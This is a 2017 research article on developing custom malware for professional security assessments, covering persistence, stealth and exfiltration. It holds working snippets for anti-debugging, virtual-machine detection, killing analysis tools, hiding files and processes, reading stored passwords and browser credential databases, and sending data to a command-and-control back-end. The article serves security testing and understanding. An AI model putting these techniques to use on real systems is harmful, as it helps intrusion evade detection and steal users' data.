Malware Development – Professionalization of an Ancient Art

Marc Ruef
Research Department, scip AG
maru@scip.ch
https://www.scip.ch

Abstract: Customer-specific malware can be deployed as part of a professional security check. Worms or backdoors are generally used to compromise networked systems. Various stealth techniques can make it difficult to detect and analyze them. The malware usually collects data that is then transferred to the back-end server. This exfiltration can take place through various channels, with preference given to mechanisms with cryptographic protection.

Keywords: Ajax, API, Apple, APT, Assessment, Backdoor, BIOS, Browser, Complexity, Cybersecurity

1. Preface

This paper was written in 2017 as part of a research project at scip AG, Switzerland. It was initially published online at *https://www.scip.ch/en/?labs.20171005* and is available in English and German. Providing our clients with innovative research for the information technology of the future is an essential part of our company culture.

2. Introduction

I first entered the *cybersecurity* field in the first half of the 1990s. Browsing in the local library one day, I stumbled upon on a book about *computer viruses*. The concepts it described eventually brought me to programming, particularly in the area of unconventional concepts. Years later, I was able to turn this obscure hobby into a profession. This article looks at the current state of *professional malware development* [1]. The aim is to strengthen understanding, particularly in relation to modern malware infections.

3. Professional Malware

Malware was once used to explore unorthodox concepts. Developing very small, efficient viruses that eluded detection was a way of making a name for yourself in the *virus scene*.

That included the German programmer *~knzyvo* who created a DOS virus called *Whale* [2] in the early 90s. One of the outstanding features of this virus was its *polymorphous mechanisms*. Although the program code repeated the same procedure with each infection, it was designed to look different each time. This was a nightmare for the newly established anti-virus industry, which responded with simple pattern-based approaches.

Then there was the Russian programmer *Z0mbie* who developed a virus called *Tiny* [3]. The viral component comprised *just 185 bytes*. This signature achievement was optimized over the years both within the virus family and beyond (see also the *Mini virus* [4]).

Almost no one currently still develops malware out of sheer curiosity or the desire to create something special. These days, malware is written and distributed in order *to compromise systems and make money*. And much of this modern malware has the same drawbacks as modern commercial software – it is big, overblown, clumsy and inefficient. And yet we regularly witness the widespread havoc it can wreak.

Whether hobbyist or cybercriminal, the malware developer has one decisive advantage – the quality of a malware product may have an influence on earnings, but if it doesn't work properly, then that's just *bad luck*.

But when we develop *customer-specific malware* [5] for professional security checks, we apply completely different standards of quality and reliability. A piece of malware may operate only in its prescribed framework. There is *zero tolerance* [6] for failures, which must be intercepted to the customer's advantage in every instance – even if this means terminating an execution. This, conversely, is a nightmare scenario for our company, since a terminated malware distribution means we haven't completed the task. And naturally, this is not in our interests. We are happy to report that there has been no such decisive setback to date.

4. Choosing a Class

There are a number of different malware classes. A traditional version is the *computer virus*, which typically functions as a *file infector*. On execution, the virus will search out certain files that it can infect. These files then become virus carriers and can further infect other files once they are executed.

File viruses are less popular these days, particularly in professional circles. In most cases, this takes the form of a direct invasive attack (with the partial exception of companion viruses). Ultimately, the file must be changed

(by prepending, attaching or overwriting with the virus part).

But the preferred deployment option now is the *computer worm*. This doesn't so much *infect* [7] files as entire networked computer systems. In the late 1990s, when the Internet was gaining rapidly in popularity, infections tended to be distributed as email attachments. The worm would send itself by email and the victim would have to first download the attachment and then open it. The first major success of this type was the *Happy99 worm*.

Professional worms seek to circumvent this user interactivity by automatically taking advantage of system vulnerabilities via *exploits*. This could mean interpretation of an email or access to a relevant service. The *Blaster* [8] worm, for example, exploited a *remote vulnerability in the Microsoft Windows DCOM RPC* [9]. More recently, *WannaCry* [10] and *NotPetya* [11] demonstrated just how dangerous malware that propagates through exploits can be.

5. Infection vectors

Each malware infection relies on an ability to execute *malicious code* in the target system. This code must be placed in the target system through one of a number of potential infection vectors. This would once have been carried out with a virus-infected *diskette*. Nowadays, the focus is on *USB sticks* and *internet attacks*. The choice of one or the other comes down to the scenario that you want to reproduce.

Initial infection	Malware	Platform
1971	Creeper System	DEC PDP-10, TENEX
1975	ANIMAL	UNIVAC 1108
1981	Elk Cloner	Apple II
1983	Virus	VAX11/750
1984	–	UNIX
1986	Virdem	MS DOS
1987	Vienna	IBM
1987	SCA	Amiga
1987	Christmas Tree EXEC	VM/CMS
1988	Morris Worm	DEC VAX / Sun, BSD UNIX
1995	Concept	Microsoft Word
1996	Boza	Microsoft Windows 95
1996	Laroux	Microsoft Excel
1999	Kak Worm	Microsoft Outlook Express

The following video demonstrates a backdoor that we developed based on Javascript/Ajax and entirely executed in the browser. The victim simply has to be induced to call up a web resource that is under our control.

If the aim is to achieve additional efficiency and prevent detection through the exclusion of human intervention as far possible, *exploit-based infections* are the answer. These require vulnerabilities to be discovered and exploited in the target system. This inevitably increases the complexity of the attack. Often the infection is released from the malware itself.

Direct integration of the exploit makes for particularly autonomous malware, but this also increases its complexity and with it the possibility of detection. Even if the malware itself isn't detected by anti-virus solutions, the exploit components (the exploit itself or the shellcode, for instance) may be detected as malicious code.

For some vulnerabilities, there are corresponding *known exploits* [12]. But these are often not available in the programming language in which the malware is written. This means either a complex porting, which can be a major hurdle for a malware developer, or a decision to integrate and execute the exploit component separately.

With this in mind, the external code – and this is not just restricted to exploits – can be stored in compacted form in the binary of the malware. The *ZipArchive class* [13] in .NET is a suitable vehicle. For the sake of simplicity, the bitstream of an archive such as this can be encoded with Base64 and stored in the data part of the binary. When it is executed, the external components are then unpacked and also executed. This modularity enables a high degree of independence and flexibility.

6. Preventing Multiple Infections

A basic distinguishing feature of a traditional virus is that it can *detect an existing infection*. This means it can avoid *multiple infections*. This would be a waste of valuable system resources that would simply swell carrier files unnecessarily and ultimately have a negative influence on the virus infection itself. To prevent this, the target file is generally checked before infection; for simple viruses, pattern detection can be used to find typical strings, for instance. But antivirus can and do use the same methods of detection, and modern worms also rely on this functionality. A network of 200 computers that continually infects itself over and over again is best avoided.

Malware often requires a locally executed file. If its location is known, its existence can be verified and further infection prevented.

Should a memory-resident solution be established, this must nonetheless create (temporary) files at some point – to take screenshots, for instance. These can be searched for, or the memory examined for an existing instance of malware. In VB6, you can simply check for *App.PrevInstance* [14]. In .NET, some developers use a *mutex* [15] with `.WaitOne` to achieve the same effect. As an *alternative* [16], a search for the process name is often carried out using `Process.GetProcessesByName` and `Process.GetCurrentProcess.ProcessName` and the program execution then terminated. But Microsoft IDE actually

provides the `Make Single Instance App` option under `Project/Properties/Application`.

7. Setting up the Environment

Sometimes a piece of malware functions as a *one-shot*. In these instances, the actual activity is initiated immediately after infection without a persistence, which would require a reboot of the system. In most cases, data collection and exfiltration are carried out straight away. This can take just a few seconds or even milliseconds. Even if it is detected, it is generally too late to restrict it. One-shots can, therefore, dispense with extensive stealth techniques in contrast to malware, which has to remain in the target system over a longer time frame. These days, the preference is for persistent solutions. A simple terminate and stay resident (TSR) solution is no longer an option, as it takes far more effort to achieve successful infection than sustainable integration in the system. Instead, it has to establish itself somewhere in the system as a binary and must be relaunched when the system is rebooted.

7.1. Loading Binaries

To ensure persistence, the binary is deposited in a predefined location. This presupposes that the malware has write and execute rights for the location; for instance, the user's personal folder. The Windows environment variable for this is `%HOMEPATH%` – this can be invoked for direct access at the file system level. However, using it within program code is difficult, inefficient and prone to error.

Instead, the API interfaces of the kernel can be used to ensure reliable retention of the information. In *userenv.dll*, *GetUserProfileDirectory* [17] will return the home directory of the present user. Alternatively, *GetDefaultUserProfileDirectory* [18] identifies default folders for user profiles. As is often the case when using the kernel API, any null bytes attached to return values must be deleted.

The advantage of using the user directory is that the location always stays the same, the corresponding access rights are at hand and third-party intervention is highly unlikely. Nonetheless, some malware developers repeatedly opt for the temporary folder (either the global Windows folder or user-specific) with *GetTempPath* [19]. But although they may have the required rights, other users can generally access the folder as well, which increases the risk of detection. And a regularly scheduled clean-up of old temporary files would also remove the components required by the malware.

7.2. Auto-start on Rebooting

Malware is regarded as persistent only if it continues to function following a reboot. This means that it must also have *auto-start functionality*.

Windows offers various options for restarting applications when the operating system is powered up. The simplest way is to create a shortcut in the folder `C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. But along with simplicity comes the risk that an auto-start such as this might be detected and impeded.

Instead, auto-starts via the *registry* are still the preferred option. The applications to be started are listed separately for each user under `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. A one-off execution can be defined under `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`.

8. Stealth Techniques

Malware generally tries to remain *undetected for as long as possible*. Here, various areas must be monitored.

8.1. Defensive Timing

Timing is important at the best of times. Here, highly aggressive timing can lead to a greater burden on resources and thus to rapid detection. For example, if a piece of malware searches the local data storage for important files following infection, numerous read accesses may result. This causes the overall speed of the system to suffer perceptibly and may increase the disc rotation speed, which heats it up and requires cooling. Thus, an increase in fan speed can be a telltale sign.

For this reason, access of any kind must occur in a restricted way. In .NET, the option of setting *Thread.Sleep* [20] enforces a pause of 2,000 milliseconds.



Figure: Example of a Timer Control in VB6

However, many malware developers are clumsy enough to employ highly inefficient methods for such a restriction; for example, they access *kernel32.dll* to achieve this effect using the API call *Sleep* [21]. The problem with this is that it results in a processor capacity of 100%. The system slows perceptibly and sooner or later there are emissions from the arduous active cooling of the processor. For this reason, timer controls are generally used with VB6.

8.2. Hiding in the File System

Resistant malware that has to survive rebooting of the system must generally be embedded in the file system. This requires writing files that are not likely to be detected straight away. In addition to the choice of a suitable location, it is also possible to set the file in the file system (formerly FAT, now NTFS) with the *hidden flag* . This can be done using the DOS command `attrib -h C:\Temp\example.exe`, the instruction `SetAttr`

`"C:\Temp\example.exe"` for VB6/VBA, `vbHidden` (*source* [22]) and `File.SetAttributes("C:\Temp\example.exe", FileAttributes.Hidden)` for .NET (*source* [23]). These files are no longer readily visible in the standard settings; a user must first activate display of hidden files in order to see them.

This step may sound simple, but in practice, it comes with a few difficulties. Since the introduction of *polymorphism* to malware, anti-virus solutions also attempt to function using *heuristic methods*. Instead of the traditional pattern-based approach, the focus is on which actions are carried out in a program execution. A combination of suspicious actions may indicate the presence of malware. And so the majority of anti-virus solutions decide that (1) the creation of a file, and (2) setting of the hidden flag *represents malware activity* [24].



Figure: VirusTotal recognizes Hidden Action as Malicious Code

It is possible to circumvent this detection and subsequent restriction by, for instance, *extending the timing*. If a file is created and the hidden flag is set two minutes later, anti-virus solutions will not detect a correlation between the two actions. But the file is visible for those two minutes and so the infection may attract attention. The set time depends primarily on the anti-virus product used.

Therefore, it is a good idea to simply change the *sequence of activities* instead. In this case, this means that between the creation of the file and the setting of the hidden attribute, an *additional action is carried out* [25]. For instance. this might be another file access or network access.

8.3. Hiding in Memory

Regardless of whether malware is designed for persistence in order to survive rebooting, or simply remains in memory during the initial execution, its existence in the memory should remain as hidden as possible.

The first thing that happens with a process is that it appears in the *Task Manager*. Normally, this occurs with the name of the main frame defined for program execution. Because malware is generally executed in the background, the frame title can be chosen at will. *Internet Explorer* could just as well be entered here, in the hope that the user will not realize that it is not one of the standard browser's genuine processes.

The Task Manager also displays the icon of the main frame. Here, you can also try to use the official icon of the simulated application. This is not always easy, as the various Windows versions use different icons and each version of Task Manager displays them at different resolutions. So when launching malware, it is important to find out on which platform (Windows version, patch level, architecture) it is executed. With .NET, there is the option of using *Environment.OSVersion* [26] and then `.Platform`, `.Version`, `.Minor` as well as `.Revision`.

Of course, a more elegant option is to prevent malware from turning up in the Task Manager altogether. The simplest means of achieving this (without making a deep-dive intervention in the workings of the kernel) is to define the frame structure as *FixedToolWindow* [27]. This means the application is no longer seen as independent, but instead as an element of the framework. Controlling these elements separately shouldn't be an option, so they will no longer appear in Task Manager as applications.

But these processes are sometimes also displayed with their file names. So it is worth adjusting the file names of malware to match the spoofing in Task Manager from the outset. A file name like `browser.exe` will always attract less attention than `datastealer.exe`.

Of course, you also need to prevent the malware from appearing in the task bar. This occurs through the property *Form.ShowInTaskbar* [28].

9. Anti-Debugging

An anti-virus solution or later a forensic investigator will be concerned with understanding the functionality of the malware through various means and being able to restrict it as necessary. For this reason, professional circles are concerned with *making this debugging difficult*.

Debugging of malware is generally carried out in a separate system, in a *sandbox* or at least with *typical tools*. To make blackbox debugging more difficult during run time, you can check *recognizing* [29] whether it is happening in the first place. If it is, the functioning of the malware is amended. That could mean no infection or exfiltration, or waive program execution entirely.

9.1. Detecting Debugging

The classic trick for detecting a debugger is to call the function *IsDebuggerPresent* [30] in *kernel32.dll*. If a debugger is attached, this returns the value `True`:

```
if(IsDebuggerPresent()){
   ExitProcess(0);
}else{
   // ...
}
```

INT 2Dh [31] functions in a similar way by triggering an `EXCEPTION_BREAKPOINT` (0×80000003):

```
xor  eax, eax        ;set Z flag
int  2dh
inc  eax             ;debugger might skip
je   being_debugged
```

You can also execute your own child process, which initiates the debugging of the parent process; if a collision in `ZwDebugActiveProcess` results, you know that debugging is already running.

There are also *product-specific detection options*. The simple instruction `0xF1` is often cited in the literature. In SoftICE, this sets a SINGLE_STEP exception. If a debugging occurs with SoftICE, this leads to an access violation.

As with jailbreak detection in smartphones, you can also search for the existence of *typical file names and file paths* that might indicate a dedicated analysis environment.

Or you can *check the memory* for currently executing processes that point to debugging. Process names like `wireshark.exe` and `idag.exe` suggest analysis is going on. In software terms, this can more or less force Heisenberg's uncertainty relation.

In some environments, particularly those with virtual overhead, you can monitor the *timing of certain routines and function calls* and aim for a different execution should anomalies be detected. However, this more esoteric approach is only appropriate under certain circumstances.

9.2. Recognizing Virtual Environments

There are certain instruction sequences that are *processed differently* [32] in VMware than on native hardware. This means that in some circumstances virtual installations may be identified for the implementation of analysis:

```
int swallow_redpill(){
   unsigned char m[2+4], rpill[] =
"\x0f\x01\x0d\x00\x00\x00\x00\xc3";
   *((unsigned*)&rpill[3]) = (unsigned)m;
   ((void(*)())&rpill)();
   return (m[5]>0xd0) ? 1 : 0;
}
```

VMware itself even documents the *CPUID Hypervisor Present Bit* [33] with which execution can be detected:

```
int cpuid_check(){
   unsigned int eax, ebx, ecx, edx;
   char hyper_vendor_id[13];

   cpuid(0x1, &eax, &ebx, &ecx, &edx);
   if(bit 31 of ecx is set) {
      cpuid(0x40000000, &eax, &ebx, &ecx,
&edx);
      memcpy(hyper_vendor_id + 0, &ebx, 4);
      memcpy(hyper_vendor_id + 4, &ecx, 4);
      memcpy(hyper_vendor_id + 8, &edx, 4);
      hyper_vendor_id[12] = '\0';
      if (!strcmp(hyper_vendor_id,
"VmwareVMware"))
         return 1; // Success - running under
VMware
   }
   return 0;
}
```

Notices can also supply information in BIOS and the hypervisor port.

A simple approach is to check the *MAC addresses* of local interfaces to identify the *vendor*. This means, for example, that virtual machines can be recognized as such. The *table below* [34] lists well-known manufacturers.

Product↓	MAC unique identifier
IBM z/VM	02-00-41
Microsoft Hyper-V, Virtual Server, Virtual PC	00-03-FF
Novell Xen	00-16-3E
Oracle Virtual Iron	00-0F-4B, 00-21-F6
Oracle VM	00-16-3E
Parallells Desktop, Workstation, Server, Virtuozzo	00-1C-42
Red Hat Xen	00-16-3E
Sun xVM VirtualBox	08-00-27
VMware ESX, Server, Workstation, Player	00-50-56, 00-0C-29, 00-05-69, 00-1C-14
XenSource	00-16-3E

9.3. Impeding debugging

Effective debugging can be made more difficult by *making simple routines more complicated*. So a URL is not called up with a direct `urlopen("https://www.scip.ch")`, but rather a laboriously constructed string: `urlopen("https:" + "//www." + "scip.ch")`. Even if the code itself seems readily comprehensible, the compiled code will be exponentially more complicated.

Additionally, strings can be set purely through coding or even encoding in the binary. First, a `urlopen(hex2string("68747470733a2f2f7777772e736369702e6368"))` is set, which additionally increases the complexity. And it minimizes the chances that a disassembler or hex editor will find the relevant parts with simple string searches.

Self-explanatory function names make it easier to analyze code; highly cryptic or short function names, on the other hand, make it harder. Something like `uo(hs("68747470733a2f2f7777772e736369702e6368"))` is not readily comprehensible if you are not familiar with the procedure and context of the application.

In order to carry out debugging, special software must usually be executed in parallel with the malware. The malware itself can now set about detecting this debugging software (e.g. hex editors, disassemblers, anti-virus products) as processes and shoot them down using *Process.Kill* [35]. The details of this procedure differ with each Windows generation, but are always based on the same principle of process identification available through the kernel API of *kernel32.dll*:

```
iAppCount = 0
uProcess.lSize = Len(uProcess)
lSnapshot = CreateToolhelpSnapshot(2&, 0&)
lProcessFound = ProcessFirst(lSnapshot,
uProcess)

Do While lProcessFound
   i = InStr(1, uProcess.sExeFile, Chr$(0))
```

```
   sExename = LCase$(Left$(uProcess.sExeFile,
i - 1))

   If Right$(sExename, Len(sProcessName)) =
LCase$(sProcessName) Then
      iAppCount = iAppCount + 1
      lProcess = OpenProcess(1&, -1&,
uProcess.lProcessID)
      bAppKill = TerminateProcess(lProcess,
0&)
      Call CloseHandle(lProcess)
   End If

   lProcessFound = ProcessNext(lSnapshot,
uProcess)
Loop
Call CloseHandle(lSnapshot)
```

Advanced anti-debugging techniques attempt to exploit vulnerabilities in the tool in order to *impede* [36], falsify or prevent analysis.

Anti-debugging is favored by cyber-criminals and is thus rarely deployed in legitimate malware tests. It is generally only used if it results in a practical advantage, such as preventing detection by anti-virus solutions. Intrusive and destructive components are seldom desirable in a professional project that is designed to identify vulnerabilities.

10. Data Collection

Modern malware will generally collect data in order to make money with it. Here, there are various sources and approaches.

10.1. Files

In the traditional approach, *files are exfiltrated*. But first, they have to be found. The focus is generally on interesting patterns in file names, file content or file extensions. For example, you can collect all Word documents (extension `.doc*`) containing `Confidential`.

This requires finding and searching every file on the accessible data carriers. A recursive function is generally used so that sub-directories can be included.

This is a highly laborious, long-winded and sometimes resource-intensive process. So here again defensive timing plays an important part in preventing overload and thus detection. And hopefully no *DRM/RMS* [37] is set.

10.2. Registry

As well as the file system, the *registry* provides a wealth of information that can be collected and exfiltrated. Some of this information is useful for controlling the malware during the execution.

For example, you could search for *indications of anti-virus solutions*. Depending on the product identified, you then know which processes might be recognized based on their heuristics. Anti-virus solutions set their own keys to establish persistent, system-wide configuration, while some also re-execute whenever the system reboots and the registry auto-starts.

But some components, both of the operating system and individual applications, store *passwords in the registry*. If the keys are known, they can be read. For .NET, the method *Registry.GetValue* [38] can be used here:

```
static object GetRegistryValue(string
fullPath, object defaultValue){
   string keyName =
Path.GetDirectoryName(fullPath);
   string valueName =
Path.GetFileName(fullPath);
   return Registry.GetValue(keyName,
valueName, defaultValue);
}
```

Although rare these days, the passwords may appear in plain text. Often, however, standardized hash mechanisms (e.g. MD5) or proprietary approaches of questionable strength may be applied. It may be worthwhile to collect the data and *crack it offline on a dedicated system* [39].

10.3. Application Databases

Modern applications tend to manage their data *in databases*. Mozilla products are an example of this. They store individual *SQLite databases* in the user folder under `C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\<profilename>\`. When it comes to reading or manipulation, the following files are of interest:

- `cookies.sqlite`
- `formhistory.sqlite`
- `permissions.sqlite`
- `signons.sqlite`

A lean *SQLite client* [40] can be used to access these. This can be delivered within the malware and deployed in an uncomplicated, efficient way.



Figure: SQLite Analysis of Form Data in Firefox

10.4. Screenshots

A practice common to many backdoors is *producing screenshots*. A screenshot can later aid visualization when incorporated into a report or closing presentation.

Here, there is a distinction between producing the screenshots and storing them. The simplest way to produce them is to send the keyboard sequence for `Print Screen`. This, in turn, can be carried out through the Windows kernel API by triggering either *keybd_event* [41] (outdated) or *SendInput* [42] in *user32.dll*. First, the Alt button and the Print screen button are activated simultaneously. Including Alt reduces the screenshot to the window currently in

focus; otherwise, an image of the entire screen area is created.

```
keybd_event(18, 0, 0, 0)
keybd_event(44, 0, 0, 0)
```

It then only remains for the two keys to be released:

```
keybd_event(18, 0, &H2, 0)
keybd_event(44, 0, &H2, 0)
```

An even simpler, although less controllable option, in .NET, is the *SendKeys* [43] class, which supports a readable format. The Alt button is pressed alongside the % sign. The *language-specific* [44] key code `{PRTSC}` is not supported and must be replaced with `{1068}`:

```
SendKeys "(%{1068})"
```

Once the screenshot is created, it can be found on the clipboard and read as an uncompressed BMP image with the method *Clipboard.GetData* [45].



Figure: Screenshot of the SAP log-on pad

The problem with this simple approach is that the screenshot always *overwrites* the existing content of the clipboard. This can interfere with the user's regular activities – and raise suspicions. So the existing content should be read and buffered before the screenshot is created. After the screenshot has been created and then either stored or sent, the clipboard can be freed up again or populated with its original content once again. This can occur in a fraction of a second. In this context, it is important to understand how Windows treats *different data formats* [46].

In some cases, it is a good idea to carry out the screenshot through the kernel API, which dispenses with the simulated keyboard entry and the clipboard buffering. This option can be used if, for instance, there are restrictions around keyboard entry, as is sometimes the case with embedded devices. For C#, this kind of execution – which *in principle* [47] can be easily ported to other languages – looks like this:

```
var bmpScreenshot = new
Bitmap(Screen.PrimaryScreen.Bounds.Width,
Screen.PrimaryScreen.Bounds.Height,
PixelFormat.Format32bppArgb);
var gfxScreenshot =
Graphics.FromImage(bmpScreenshot);
gfxScreenshot.CopyFromScreen(Screen.PrimarySc
reen.Bounds.X, Screen.PrimaryScreen.Bounds.Y,
0, 0, Screen.PrimaryScreen.Bounds.Size,
CopyPixelOperation.SourceCopy);
bmpScreenshot.Save("Screenshot.png",
ImageFormat.Png);
```

The advantage here is that you can *work with coordinates* and thus capture no more than a window or a section (this, in turn, assumes an understanding of the position and size of windows). This is important in a professional test because of the *Data Protection Act* [48], prohibits the collection of personal or private data. In our work, for example, we focus on output from the SAP client and avoid recording anything from the mail client. So it is important to first check whether the desired application has the focus and is not obscured by an unwanted application. Only then is an image taken of the target area.

Figure: JPEG compression 80, 60, 40 and 20

For saving images, the best option is usually *JPEG format*. Its *freely adjustable compression* means it can save on memory if necessary. This is particularly useful when it comes to exfiltration. In a normal environment, a compression rate of 80 makes sense. If storage space is an issue, 60 is still a workable rate, or even 50. This is particularly true when the aim is to identify images rather than to read smaller text. Text is better captured in text form or as files rather than screenshots.

11. Exfiltration

The aim of data collection is to prepare data for exfiltration. In a later step, this is then sent back to the attacker.

11.1. Unidirectional and bidirectional connections

For the sake of simplicity, malware generally uses exfiltration mechanisms with *unidirectional connections*; i.e. connections that are established in one direction only. This direction is normally from the malware to the attacker or an *outbound connection* from the malware's point of view. This is a distinct advantage, as many companies fail to restrict outgoing communications through the firewall. In contrast, an inbound connection will be subject to either NAT (network address translation) or *restrictive firewall rules* [49].

A well-deployed unidirectional connection is enough to allow remote control of the malware itself. For this, a polling approach is implemented simultaneously. Only in a few cases is a bidirectional connection really required.

11.2. Client/Server Principle

In this case, the malware is based on the traditional client/server principle. The *malware itself is the client*, which *attaches itself to a back-end server*. With this outbound connection, the collected data can then be exfiltrated.

The simplest variant is an *FTP or web server* that offers the option of uploads. With a simple ASP, PHP or even CGI script, the uploaded data can be received and files saved in a folder.

```
<?php

error_reporting(0);

$fh =
```

```
fopen('private/malware_exfiltration_data.txt'
, 'a');
fwrite($fh, $_SERVER['QUERY_STRING']."\n");
fclose($fh);

echo "Ok\n";

?>
```

Ideally, the server-side configuration is such that the end point of the back end is not directly accessible through the public web interface. For instance, it may be beyond the web root or protected by corresponding configuration (e.g. *htaccess or require* [50]):

```
order deny,allow
deny from all
allow from 80.238.216.33
```

But there is also the possibility that the malware will receive new instructions for further activities. This could be through the configuration of the malware itself – for example, changing the interval for uploads or the definition of a new back-end server. Or adjustments might made in its behavior – changing registry keys or deleting files.

In this case, the back-end server must provide a current configuration or a *queue with new instructions* [51]. The malware must capture, interpret and apply this data. Simple CSV or INI files can be used here, or data constructions based on XML and JSON.

Simplicity is the best approach in every case. For instance, malware that has to contend with XML documents must contain a corresponding XML parser. These can be large, cumbersome and prone to error. Windows may have certain in-built modules available, but these function in different ways in each Windows version. It is much simpler to work with CSV files and dissect them with a *String.Split* [52]. Less is more in many cases.

The queue supplied can then be delivered through the same end point that enables data receipt. The response simply contains the control data. Here, adapting familiar concepts like *status codes* (see HTTP) has been proven to work. If the malware receives and processes an instruction, it should inform the back end, so the instruction can then be removed from the queue. This can be achieved with *sequence numbers* (see IP). A client ID can be useful for control of multiple clients through the same end point. This is also included in the queue or evaluated through the malware, where individual (unicast) or multiple clients (multicast or broadcast) can be supplied with targeted instructions.

11.3. Secure Transfer

In professional malware tests, the exfiltration of data must be carried out *securely*. This can include the requirement for *encrypted communications* with the back end. For the web, this can be achieved by transferring a web address beginning with `https://`.

When using the kernel API *wininet.dll* for web access, this must be defined through *InternetConnect* [53].

Or one can independently use the *Microsoft CryptoAPI* [54] to encrypt data before sending it. However, this requires a solid understanding of the available mechanisms.

In some cases, it can be worthwhile to use your own or additional encryption (over-cipher). This is generally inadvisable, as it greatly increases both the complexity and the susceptibility to error, but for simple coding, it is often enough.

11.4. Dealing with Large Data Volumes

A large amount of data may be collected, both in the number and particularly the size of files: the latter could even inadvertently be provided for transmission. This can lead to complications:

- Upload connection to the target system is so *overloaded* that legitimate communications become sluggish, which can raise suspicions.
- Connections become highly *unstable* due to a poor Internet connection and might not hold out for the whole transfer time. This leads to breaks in the connection, repetition and additional resource load.
- The back-end components *cannot deal* with large amounts of data, because the web server may have an upload limit (which can only be increased by a certain amount in Config) or may even exceed the maximum file size for the file system (often 4 GB).

For this reason, it is a good idea to check file size before transfer; for example, by using *FileInfo.Length* [55]. Large files should be handled separately and transfer of excessively large files (several hundred MB) avoided altogether.

If very large files (such as databases) must nonetheless be exfiltrated, they can be broken down into individual parts and transferred separately. The use of compression, either *before* [56] (e.g. ZIP or RAR) or during the transfer (HTTP compression), can offer additional optimization.

11.5. HTTP Reverse Connection

HTTP has distinguished itself as a first choice for establishing network communications with the back end. It is a relatively *simple protocol*, easy to understand and work with.

It is also regarded as *robust* and is *supported* by every platform and most networks without significant restrictions. In Windows environments, a range of techniques exist for implementing HTTP connections. Traditionally, it is the archaic OCX control *winsock.ocx* that is used here, but it must be installed or registered on the target system. If not, it has to be supplied with the malware. And due to all the various Windows versions and architectures, it has to come with different variants. Therefore this is not an advisable approach.

But these days you can easily incorporate WinSock in .NET through the namespace *System.Net.Sockets* [57]. As a developer, however, you are then responsible for multiple basic functions.

Here, you can, in turn, use the kernel. With *wininet.dll* [58], standardized options are controlled by the operating system. For this reason, very few host-based intrusion detection systems or anti-virus solutions are capable of recognizing this kind of access as illegitimate.

A similarly reliable alternative is to incorporate Internet Explorer as *control* or the control as *object* (the behavior is practically identical). In this case, an Internet Explorer is launched within the malware and used to allow web access. This is equivalent to the automatic use of the standard web browser. This, too, is practically impossible for intrusion detection systems or anti-virus solutions to detect.

```
Public Function DownloadIE(ByRef sUrl As
String, Optional ByRef iVisible As Integer =
0) As String
    Dim ie As Object
    Dim iState As Integer
    Dim dTime As Date
    Dim sResult As String

    On Error Resume Next
    Set ie =
CreateObject("InternetExplorer.Application")
    ie.Visible = iVisible
    ie.Navigate sUrl

    iState = 0
    dTime = Now + TimeValue("00:00:30")

    Do Until iState = 4 Or Now > dTime
        DoEvents
        iState = ie.ReadyState
    Loop

    sResult = ie.Document.body.innerHTML
    ie.Quit
    DownloadIE = sResult
End Function
```

The problem is that Internet Explorer can stop responding or *freeze*. This might be because it is waiting for a timeout (intercepted after 30 seconds with `dTime`) or because an error message has been generated. Therefore, it is useful to operate multiple instances of the control; any that are no longer responsive are detected with a separate thread and released. Otherwise, the memory will be exhausted (memory leak) and other controls will not be usable (resource exhaustion).

It is easy to control individual elements with the DOM structure of HTML documents in `ie.Document`. This, however, requires that the return value is a valid HTML. Alternative formats, such as RSS or XML, cannot be readily handled.

It can become difficult if authentication is required through a proxy for the (initial) web access. This may occur despite the use of transparent proxies in professional environments these days. If an Internet Explorer control is used, you can sometimes rely on its configuration. But if this is not possible, the local proxy data can be read from the registry. For the active user, this can be found under `HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Internet Settings`. This can then be used in a different context (e.g. with an alternative browser or your own HTTP engine).

11.6. Email

Exfiltration via email is an old approach used for propagation by traditional computer worms. But it can also be used to just *send the collected data*.

